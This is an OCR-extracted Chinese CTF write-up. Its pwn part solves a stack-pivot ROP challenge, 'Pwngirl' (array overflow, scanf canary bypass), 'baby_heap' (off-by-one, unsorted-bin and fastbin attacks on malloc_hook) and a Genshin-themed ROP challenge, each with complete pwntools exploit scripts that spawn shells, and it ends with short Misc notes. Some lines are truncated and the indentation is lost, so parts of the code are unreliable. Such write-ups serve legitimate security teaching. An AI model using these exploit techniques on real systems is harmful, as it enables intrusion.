
```python
from pwn import *
context.log_level='debug'
## io=process('./keer')
io=remote('node2.hackingfor.fun',45415)
elf=ELF("./keer's_bug")
libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')
pay='a'*0x50+p64(0x601700)+p64(0x4005ED)
## gdb.attach(io)
## pause()
io.send(pay)
leave_ret=0x000000000040060d
pop_rdi=0x0000000000400673
pop_rsi_r15=0x0000000000400671
pay=p64(0x601600)+p64(pop_rdi)+p64(1)+p64(pop_rsi_r15)+p64(elf.got['read'])+p64(0)+p64(elf.plt['wr
pay=pay.ljust(0x50,'\x00')+p64(0x601700-0x50)+p64(leave_ret)
io.send(pay)
libc_base=u64(io.recvuntil('\x7f')[-6:]+'\x00\x00')-libc.sym['read']
libc.address=libc_base
bin_sh_addr=libc.search('/bin/sh\x00').next()

```

```
system_addr=libc.sym['system']
io.send(p64(1)*11+p64(pop_rdi)+p64(bin_sh_addr)+p64(system_addr))
io.interactive()
```


Pwngirl

这道题目是我们学校战队去年在国赛分区赛时出的题目，感觉题目还是比较好的，所以这次又改了一下，增加了个后门降低下难度给大家做一下

1.检查题目保护，发现有nx、canary保护



2.分析程序流



3..sub_400866()函数没啥好看，进入sub_400C15()函数，发现简单的逻辑条件,要输入'@'和'^'字符才能

继续往下执行程序流

```
2 {
3   char v1; // [rsp+6h] [rbp-Ah]
4   char v2; // [rsp+7h] [rbp-9h]
5   unsigned __int64 v3; // [rsp+8h] [rbp-8h]
6
7   v3 = __readfsqword(0x28u);
8   printf("do you would to sort your girlfriends?[Y/N/@]");
9   __isoc99_scanf("%c", &v2);
10  if ( v2 == 'N' )
11  {
12    printf("goodbye~~~", &v2);
13    exit(0);
14  }
15  if ( v2 == 'Y' )
16  {
17    printf("goodbye~~~", &v2);
18    exit(0);
19  }
20  if ( v2 != '@' )
21    exit(0);
22  puts("please answer two questions!");
23  puts("1+1999=??\n");
24  puts("please answer the question1:");
25  __isoc99_scanf("%c", &v1);
26  puts("1*1999=??\n");
27  printf("please answer the question2:", &v1);
28  __isoc99_scanf("%c", &v1);
29  if ( v1 != '^' )
30    exit(0);
31  puts("you are right~\n");
32  return __readfsqword(0x28u) ^ v3;
33 }
```

4.继续往下看，sub_400B89()函数，没有问题

```
1  unsigned __int64 sub_400B89()
2  {
3    char buf; // [rsp+0h] [rbp-70h]
4    unsigned __int64 v2; // [rsp+68h] [rbp-8h]
5
6    v2 = __readfsqword(0x28u);
7    puts("my girlfriend,today is very interesting!!! ");
8    puts("nice to meet you!");
9    puts("here is a pole! \n");
10   printf("please input your name:");
11   read(0, &buf, 0x10uLL);
12   puts("hello my destiny!\n");
13   return __readfsqword(0x28u) ^ v2;
14 }
```

5.查看sub_4008E5()函数发现存在两个数组越界漏洞，利用scanf函数输入v2，可以任意地址写

分析第一个数组越界漏洞发现无法利用该漏洞，因为后面的快排函数（qsort）会打乱我们输入的内容

```
unsigned __int64 sub_4008E5()
{
  __int64 v0; // rsi
  int v2; // [rsp+4h] [rbp-4Ch]
  unsigned int i; // [rsp+8h] [rbp-48h]
  int j; // [rsp+Ch] [rbp-44h]
  int k; // [rsp+10h] [rbp-40h]
  int v6; // [rsp+14h] [rbp-3Ch]
  int v7; // [rsp+18h] [rbp-38h]
  int v8; // [rsp+1Ch] [rbp-34h]
  int base[10]; // [rsp+20h] [rbp-30h]
  unsigned __int64 v10; // [rsp+48h] [rbp-8h]

  v10 = __readfsqword(0x28u);
  v6 = 0;
  v7 = 999;
  puts("how many girlfriends do you have?");
  __isoc99_scanf("%d", &v2);
  for ( i = 0; (signed int)i < v2; ++i )
  {
    printf("please input your %dth girlfriends:", i);
    __isoc99_scanf("%d", &base[i]);
  }
  if ( v7 != 999 )
    exit(0);
  v0 = v2;
  qsort(base, v2, 4uLL, compar);
  printf("this is the sort result:", v0);
  for ( j = 0; j < v2; ++j )
    printf("%d  ", (unsigned int)base[j]);
  puts("you can change your girlfriend");
  __isoc99_scanf("%d", &v2);
```

分析第二个数组越界漏洞，发现只有v2满足一定条件，qsort函数才能不扰乱我们输入的的数据，简单

分析一下逻辑发现控制v2等于27，qsort函数就可以不执行。

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports
36    printf("which girlfriend do you want to change?", &v2);
37    __isoc99_scanf("%d", &v2);
38    for ( k = 0; k < v2; ++k )
39    {
40      puts("now change:");
41      __isoc99_scanf("%lld", &base[k]);
42    }
43  }
44  if ( v2 <= 79 && v2 > 39 )
45    qsort(base, v2, 4uLL, compar);
46  if ( v2 <= 100 && v2 > 80 )
47    qsort(base, v2, 4uLL, compar);
48  if ( v2 <= 64 && v2 > 55 )
49    qsort(base, v2, 4uLL, compar);
50  if ( v2 <= 100 )
51  {
52    if ( v2 <= 27 || v2 > 39 )
53    {
54      if ( v2 <= 26 )
55        qsort(base, v2, 4uLL, compar);
56    }
57    else
58    {
59      qsort(base, v2, 4uLL, compar);
60    }
61  }
62  else
63  {
64    qsort(base, v2, 4uLL, compar);
65  }
66  return __readfsqword(0x28u) ^ v10;
```

6.继续分析程序还发现了后门函数

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports
1 int sub_400C04()
2 {
3   return system("/bin/sh");
4 }
```

7.经过以上分析，思路已经很明确了，利用是数组越界漏洞，同时控制v2=27，覆盖返回地址为后门函

数地址既可，但由于存在canary保护，所以我们还需要绕过canary，泄露canary没有办法，那怎么

办

呢？其实scanf函数存在这样一个漏洞，就是当输入的字符为"+"等某些特殊字符时，并不改写内存的数

据，利用这一知识点，我们可以绕过canary。

8.思路比较明确，写exp步骤如下：

先把简单的逻辑条件过一下：

PLAIN 复制

```
p.sendlineafter("[Y/N/@]",'@')
p.sendlineafter("question2:",'^')
p.sendlineafter("your name:",'aaaaa')
```

控制v2为27，scanf输入"+"到数组，结合偏移，覆盖返回地址为后门函数地址。偏移是多少？数组起始地址距离ebp为0x30，距离返回地址就是0x38了，0x38除以4等于14，所以返回地址对应的数组下标是

15，这一步代码如下：

PLAIN 复制

```
p.sendlineafter("which girlfriend do you want to change?",str(27))
for i in range(14):
p.sendlineafter("now change:\n","+")
p.sendlineafter("now change:\n",str(0x400c04))
for i in range(12):
p.sendlineafter("now change:\n","+")

```

最终exp：

PYTHON 复制

```python
##!/usr/bin/python2.7
##coding:utf-8
## eg: python exp.py 192.168.8.101 8888
from sys import *
from pwn import *
host = argv[1]
port = int(argv[2])
timeout = 30
context.log_level = 'debug'
def getIO():
return remote(host, port, timeout=timeout)
def getshell():
p=getIO()
##p = process("./pwn")
context.terminal = ['gnome-terminal', '-x', 'sh', '-c']
p.sendlineafter("[Y/N/@]",'@')
p.sendlineafter("question2:",'^')
p.sendlineafter("your name:",'aaaaa')

p.sendlineafter("how many girlfriends do you have?\n",str(1))
p.recvuntil("th girlfriends:")
p.sendline(str(1))

p.sendlineafter("you can change your girlfriend",'0')
p.sendlineafter("which girlfriend do you want to change?",str(27))
for i in range(14):
p.sendlineafter("now change:\n","+")

p.sendlineafter("now change:\n",str(0x400c04))
for i in range(12):
p.sendlineafter("now change:\n","+")
p.interactive()
if __name__ == '__main__':
print(getshell())
```

baby_heap

baby_heap 在出题环节时，由于存在本地测试可以通过但是远程靶机不通过的问题，所以修改了一下题目，增加了后门也顺便降低了难度

1.checksec

开了nx，canary

2.ida查看main函数


程序先是输出与stdin地址相关四个变量，但这四个变量都经过了一个加密，可以动态调试一下

stdin+7944是哪里


```
13  unsigned __int64 v13; // [rsp+28h] [rbp-8h]
14
15  v13 = __readfsqword(0x28u);
16  v12 = &stdin;
17  sub_FA4(a1, a2, a3);
18  v5 = 33;
19  v6 = 7;
20  v7 = (unsigned __int16)stdin + 7944;
21  v8 = ((_BYTE)stdin + 8) & 0xF;
22  v3 = v7;
23  if ( v7 < 0 )
24    v3 = (unsigned __int16)stdin + 7959;
25  v9 = (v3 >> 4) & 0xF;
26  v8 = (signed int)sub_FF0(v8, v6) % v5;
27  v9 = (signed int)sub_FF0(v9, v6) % v5;
28  v10 = (signed int)sub_FF0(v7 / 256 & 0xF, v6) % v5;
29  v11 = (signed int)sub_FF0(v7 / 4096, v6) % v5;
30  puts("+++++++++hello world+++++++");
31  puts("+++++++++welcome to game+++++++");
32  printf("%p %p %p %p\n", v8, v9, v10, v11);
33  while ( 1 )
```

动态调试发现stdin+7944的地方在free list，似乎是个提示，同时发现global_max_fast为0x10，

fastbin应该是被禁用了



根据输出的四个变量值可以发现，前三个变量数值每次都一样



结合代码分析，这应该是stdin地址的低四位（16进制），这里给出还没加密前大概对应的伪代码

PLAIN 复制

```
1 stdin =stdin & 0xffff
2 v8 = stdin & 0xf;
3 v9 = (stdin/0x10)&0xf;
```

```
v10 = (stdin/0x100)&0xf;
v11 = stdin /0x1000;
```

查看加密函数

```
signed __int64 __fastcall sub_FF0(int a1, int a2)
{
  int i; // [rsp+Ch] [rbp-Ch]
  signed __int64 v4; // [rsp+10h] [rbp-8h]

  v4 = 1LL;
  for ( i = 0; i < a2; ++i )
    v4 *= a1;
  return v4;
}
```

一个加密函数，逆向强的师傅可以发现这是个rsa加密函数，公钥是（7，33），由于n = 33，简单分解

n，最后可以得到私钥（3，33）。

4.接着看功能目录

```
ssize_t sub_F27()
{
  puts("----------++++++++++++----------");
  puts("-------+++++++++welcome you+++++++-------");
  puts("------------++++++++++++++++++++--------");
  puts("1. add");
  puts("2. delete");
  puts("3. show");
  puts("4. change");
  puts("5. exit");
  return write(1, ">> ", 3uLL);
}
```

5.查找漏洞函数

发现堆块编辑函数有溢出

```
unsigned __int64 sub_400B37()
{
  int v1; // [rsp+0h] [rbp-10h]
  int v2; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("index ?");
  _isoc99_scanf("%d", &v1);
  if ( v1 >= 0 && v1 <= 31 && buf[v1] )
  {
    puts("what is your new content ?");
    v2 = 0;
    read(0, buf[v1], dword_602040[v1]);          // 溢出
    puts("done");
  }
  else
  {
    puts("invalid index");
  }
  return __readfsqword(0x28u) ^ v3;
}
```

堆块申请函数把可以输入的size加1，导致offff by one


```
30      v5 = 100;
31      v6 = 200;
32      buf[i] = malloc(v3);
33      dword_602040[i] = v3;
34      puts("content?");
35      read(0, &unk_6021C0, 0x20uLL);
36      v7 = 1;
37      v8 = v5 + v6;
38      v9 = v6;
39      if ( v5 + v6 <= v5 )
40        v0 = v6 != 0;
41      else
42        v0 = v5 != 0;
43      if ( v0 )
44      {
45        v10 = v5;
46        v11 = v6;
47        v12 = v5;
48      }
49      else
50      {
51        v6 = 1;
52      }
53      v6 = v5;
54      v1 = dword_602040[i];
55      dword_602040[i] = v1 + 1;               // 溢出
56      sub_400806(v1, 0LL);
57    }
```

进一步分析，程序真的禁用了fastbin

IDA View-A | Pseudocode-B | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports

```
1 int sub_FA4()
2 {
3   int result; // eax
4
5   setbuf(stdin, 0LL);
6   setbuf(stdout, 0LL);
7   result = mallopt(1, 0);
8   if ( !result )
9     exit(-1);
10  return result;
11 }
```

同时还有一个后门函数



总的思路：由于程序禁用了fastbin，所以我们考虑用unsort bin attack到global_fast_max，改大

global_fast_max，利用offff by one布局堆块，构造两个同时指向一个堆块的指针，先释放其中一个堆

块指针到fastbin，然后改大堆块size并free掉另一个堆块指针，可以在fastbin上构造出main_area地

址，通过overlap修改main_area，fastbin attack到IO_2_1_stdout结构，可以leak，接着fastbin

attack到malloc_hook ,打后门函数

具体步骤如下：

先利用offff by one构造几个overlap chunk

PLAIN 复制

```
new(0x18,'a')#0
new(0x18,'a')#1
new(0x68,'a')#2
```

```
new(0x18,'a')#3
new(0x18,'a')#4
new(0x18,'a')#5
new(0x18,'a')#6 hack
new(0x68,'a')#7
new(0x78,'a')#8
new(0x18,'a')#9
change(4,'\x00'*0x18+'\xb1')
delete(5)
new(0x18,"b")#5
new(0x18,"c")#10==6 overlap chunk
new(0x68,"c")#11 == 7 overlap chunk
change(4,'\x00'*0x18+'\xb1')
delete(5)
new(0x18,"b")#5
new(0x18,"c")#12==6 overlap chunk
new(0x68,"c")#13 == 7 overlap chunk
new(0x68,"c")#14
new(0x68,"c")#15
```

这样就可以可以任意写我们构造的overlap chunk，接下来我们修改unsort bin的fd和bk = &free_list

PLAIN 复制

```
change(4,'\x00'*0x18+'\xb1')
delete(5)
addr= &free_list 低四位
new(0x18,"c")#5
change(6,p64(0xdeadbeef)+p16(addr)) #修改unsort bin
input()
new(0x88,"a")#16
```

这里给出前面加密函数经过解密得到的addr，不懂解密的自己爆破去吧，应该问题不大。


PLAIN 复制

```
def en(c): #解密函数
  c = (c*c*c) % 33
  return c
p.recvuntil('+++++++++welcome to game+++++++\n')
one = p.recvuntil(" ")
two = p.recvuntil(" ")
three = p.recvuntil(" ")
four = p.recvuntil("\n")
one=string.atoi(one,16)
two=string.atoi(two,16)
three=string.atoi(three,16)
four = string.atoi(four,16)
one = en(one)
two = en(two)
three = en(three)
four = en(four)
print "one :"+hex(one)
print "two :"+hex(two)
addr = one + two*0x10+three*0x100+four*0x1000
print "pay :"+hex(addr)
```

修改完unsort bin的fd和bk = &free_list如下：

```
   f 5          401018
   f 6     7f0a2a667830 __libc_start_main+240
Program received signal SIGINT
pwndbg> bin
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all [corrupted]
FD: 0xfd8110 <- 0xdeadbeef
BK: 0xfd8110 -> 0x7f0a2aa0d7e8 (free_list) <- 0x0
smallbins
empty
largebins
```

此时再申请new(0x88,"a")#16堆块，可以改写global_fast_max大小，如下：



改写完global_fast_max大小，利用offff by one布局堆块，构造两个同时指向一个堆块的指针，先释放

其中一个堆块指针到fastbin，然后改大堆块size并free掉另一个堆块指针，可以在fastbin上构造出

main_area地址，通过overlap修改main_area地址，继续fastbin attack到IO_2_1_stdout结构：

PLAIN 复制

```
delete(11)
change(6,'\x00'*0x18+'\xf1')
delete(7)
pay2 =payload- 0x120b
change(13,p16(pay2))
change(6,'\x00'*0x18+'\x71')
new(0x68,"a")#7
new(0x68,"a")#11
change(11,'\xfb'*0x33+p64(0xfbad1800)+p64(0)*3+'\x00')
leak = u64(p.recvuntil("\x7f")[-6:].ljust(8,"\x00"))
log.success('leak: '+hex(leak))
libc_base = leak -(0x7ffff7dd2600-0x7ffff7a0d000)
log.success('base: '+hex(libc_base))
```

接下来还是常规操作，使用fastbin attack到malloc_hook改写malloc_hook为后门函数，如果没有后门就打one_gadget,最终exp代码也给出了打one_gadget的：

PLAIN 复制

```
delete(7)
door = 0x40097F
change(13,p64(malloc_hook-0x23))
new(0x68,"c")#7
new(0x68,"\x00")#17
pay = "\x00"*(0x13-0x8)+p64(door)+p64(door)
change(17,pay)
```

最终exp:

PYTHON 复制

```
from pwn import *
from sys import *
debug=1
context.log_level='debug'
context.arch='amd64'
libc=ELF("./libc-2.23.so")
if debug:
##p=remote('node2.hackingfor.fun',32103) #121.37.154.209
##
##p = remote("127.0.0.1",80)
p = process("./pwn")
gdb.attach(p)
else:
host = argv[1]
port = int(argv[2])
p=remote(host, port)
def new(sz,content):
p.recvuntil('>> ')
p.sendline('1')
```

```
p.recvuntil('size?')
p.sendline(str(sz))
p.recvuntil('content?')
p.send(content)
def delete(idx):
p.recvuntil('>> ')
p.sendline('2')
p.recvuntil('index ?')
p.sendline(str(idx))
def change(idx,content):
p.recvuntil('>> ')
p.sendline('4')
p.recvuntil('index ?')
p.sendline(str(idx))
p.recvuntil('new content ?')
p.send(content)
def en(c):
c = (c*c*c) % 33
return c
##----------hack global_fast_max---
p.recvuntil('+++++++++welcome to game+++++++\n')
one = p.recvuntil(" ")
two = p.recvuntil(" ")
three = p.recvuntil(" ")
four = p.recvuntil("\n")
one=string.atoi(one,16)
two=string.atoi(two,16)
three=string.atoi(three,16)
four = string.atoi(four,16)
one = en(one)
two = en(two)
three = en(three)
four = en(four)
print "one :"+hex(one)
print "two :"+hex(two)
payload = one + two*0x10+three*0x100+four*0x1000
```

```
print "pay :"+hex(payload)
new(0x18,'a')#0
new(0x18,'a')#1
new(0x68,'a')#2
new(0x18,'a')#3
new(0x18,'a')#4
new(0x18,'a')#5
new(0x18,'a')#6 hack
new(0x68,'a')#7
new(0x78,'a')#8
new(0x18,'a')#9
change(4,'\x00'*0x18+'\xb1')
delete(5)
new(0x18,"b")#5
new(0x18,"c")#10==6
new(0x68,"c")#11 == 7
change(4,'\x00'*0x18+'\xb1')
delete(5)
new(0x18,"b")#5
new(0x18,"c")#12==6
new(0x68,"c")#13 == 7
new(0x68,"c")#14
new(0x68,"c")#15
change(4,'\x00'*0x18+'\xb1')
delete(5)
new(0x18,"c")#5
change(6,p64(0xdeadbeef)+p16(payload))
new(0x88,"a")#16
input()
delete(11)
change(6,'\x00'*0x18+'\xf1')
delete(7)
pay2 =payload- 0x120b
change(13,p16(pay2))
change(6,'\x00'*0x18+'\x71')
new(0x68,"a")#7
```

```
new(0x68,"a")#11
change(11,'\xfb'*0x33+p64(0xfbad1800)+p64(0)*3+'\x00')
leak = u64(p.recvuntil("\x7f")[-6:].ljust(8,"\x00"))
log.success('leak: '+hex(leak))
libc_base = leak -(0x7ffff7dd2600-0x7ffff7a0d000)
log.success('base: '+hex(libc_base))
debug = 1
if debug==1:
##0x4527a 0x45226 0xf0364 0xf1207
one_gadget=libc_base + 0xf02a4# 0x4526a#0xf02a4#0x45216 # #0xf1147#0x45216
malloc_hook=libc_base+libc.symbols["__malloc_hook"]
realloc_hook=libc_base + libc.symbols["__libc_realloc"]
else:
one_gadget=0x4526a+libc_base
malloc_hook=libc_base+libc.symbols["__malloc_hook"]
realloc_hook=libc_base + libc.symbols["__libc_realloc"]
delete(7)
door = 0x40097F
main = 0x400eb5
change(13,p64(malloc_hook-0x23))
new(0x68,"c")#7
new(0x68,"\x00")#17
pay = "\x00"*(0x13-0x8)+p64(door)+p64(door)
change(17,pay)
p.recvuntil('>> ')
p.sendline('1')
p.recvuntil('size?')
p.sendline(str(10))
p.interactive()
```

原神

可以看到有栈溢出漏洞可以利用

我们的目标是system("sh")，因为程序中没有现成的"sh"可以使用，而因为close了标准输出流因此

leak libc有困难，但是可以看到全局变量3星的武器数量是最容易增长的，我们把"sh"转换为int等于26739，只要抽到了这么多的3星武器，就能构造ROP，将该全局变量当作字符串参数传入system中拿到shell

可以看到read的字节数刚好可以布置好栈（包含栈对齐的ret）

payload：

PLAIN 复制

```
##!/usr/bin/python2

from pwn import *

context.os='linux'
context.arch='amd64'

sl=lambda x:io.sendline(x)
rl=lambda :io.recvline()
ra=lambda :io.recv()
rn=lambda x:io.recv(x)

io=process('./GenshinSimulator')
elf=ELF('./GenshinSimulator')

num=0

def ck(ten):
    global num
    if ten:
        ra()
        sl('2')
        rl()
        for i in range(10):
            t=rn(10)

```

```
            if t[9]==' ':
                num+=1
            rl()
    else:
        ra()
        sl('1')
        rl()
        t=rn(10)
        if t[9]==' ':
            num+=1

while num<=26729:
    ck(True)
while num!=26739:
    ck(False)
ra()
sl('3')
ra()
sl('1')
ra()
sl('a'*56+p64(elf.search(asm('ret')).next())+p64(elf.search(asm('pop rdi;ret')).next())+p64(0x6023

io.interactive()
```

（若你的环境第一次没有打通，提示sh: 1: xx: not found，多打几次即可）因为close了标准输出流，因此通过cat flag 1>&2重定向输出流从而读取flag

Misc

YLB's CAPTCHA

设置的字符集为"oO01iIlwWuUpPsSkKzZxXcCvV"

点击验证码可以刷新，碰到O0和1l分不清建议直接跳(~~出题人自己都分不清楚~~)

大小写可以通过字体大小来进行判断

阴阳人编码

略微需要脑洞

可以看到只有三种bit：就这. 就这¿ 不会吧!

